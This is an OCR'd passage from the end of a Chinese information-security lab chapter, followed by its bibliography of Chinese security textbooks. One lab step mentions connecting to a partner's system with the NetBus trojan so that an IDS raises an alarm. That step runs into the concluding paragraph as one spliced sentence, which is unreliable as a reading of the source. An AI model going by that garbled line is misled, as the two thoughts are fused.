


图 9.219　Action 标签

(30) NetBus 中连接合作伙伴的系统，应该能够听到报警声如何利用 IDS 审计当前网络的安全特性，怎样有针对性的审计网络事件等都需要制定详细的审计规则，本实验描述的有关内容对于熟练使用 IDS 是必备的、基础的，同时也是成为一名合格的网络安全审计人员所必须掌握的技能。

参 考 文 献

[1] 孙强，陈伟，王东红. 信息安全管理：全球最佳实务与实施指南. 北京：清华大学出版社，2004.

[2] 国家标准. 信息技术安全性评估准则. 北京：中国标准出版社，2008.

[3] SSE-CMM 项目组. 系统安全工程能力成熟模型(SSE-CMM)及其应用. 蔡皖东译. 西安：西安电子科技大学出版社，2004.

[4] 周良洪编著. 信息网络安全概论. 北京：群众出版社，2005.

[5] 荆继武. 信息安全技术教程. 北京：中国人民公安大学出版社，2007.

[6] 庞南. 信息安全管理教程. 北京：中国人民公安大学出版社，2007.

[7] 杨永川编著. 信息安全. 北京：中国人民公安大学出版社，2007.

[8] 李冬静编著. 信息对抗. 北京：中国人民公安大学出版社，2007.

[9] 蒋平编著. 电子证据. 北京：中国人民公安大学出版社，2007.

[10] 闫强编著. 电子商务安全管理. 北京：机械工业出版社，2007.

[11] 石淑华编著. 计算机网络安全. 北京：人民邮电出版社，2005.

[12] 邵波编著. 计算机安全技术及应用. 北京：电子工业出版社，2005.

[13] 石志国编著. 信息安全概论. 北京：清华大学出版社，2007.

[14] 贺雪晨编著. 信息对抗与网络安全. 北京：清华大学出版社，2006.

[15] 杨云江编著. 计算机与网络安全实用技术. 北京：清华大学出版社，2007.

[16] 朱建军著. 网络安全防范手册. 北京：人民邮电出版社，2007.

[17] 闫宏生编著. 计算机网络安全与防护. 北京：电子工业出版社，2007.

[18] 薛质编著. 信息安全技术基础和安全策略. 北京：清华大学出版社，2007.

[19] 刘嘉勇. 信息安全技术实验教程. 北京：四川大学出版社，2007.

[20] 高敏芬. 信息安全实验教程. 北京：南开大学出版社，2007.

[21] 黄传河编著. 网络安全. 武汉：武汉大学出版社，2004.

[22] [美]Michael E. Whitman，Herbert J. Mattord. 信息安全原理. 齐立博译. 北京：清华大学出版社，2006.

[23] [美] Mark Egan，Tim Mather. 没有任何漏洞——信息安全实施指南. 李彦智译. 北京：电子工业出版社，2006.

[24] [美] Eric Maiwald. 网络安全基础教程. 马海军，王泽波等译. 北京：清华大学出版社，2005.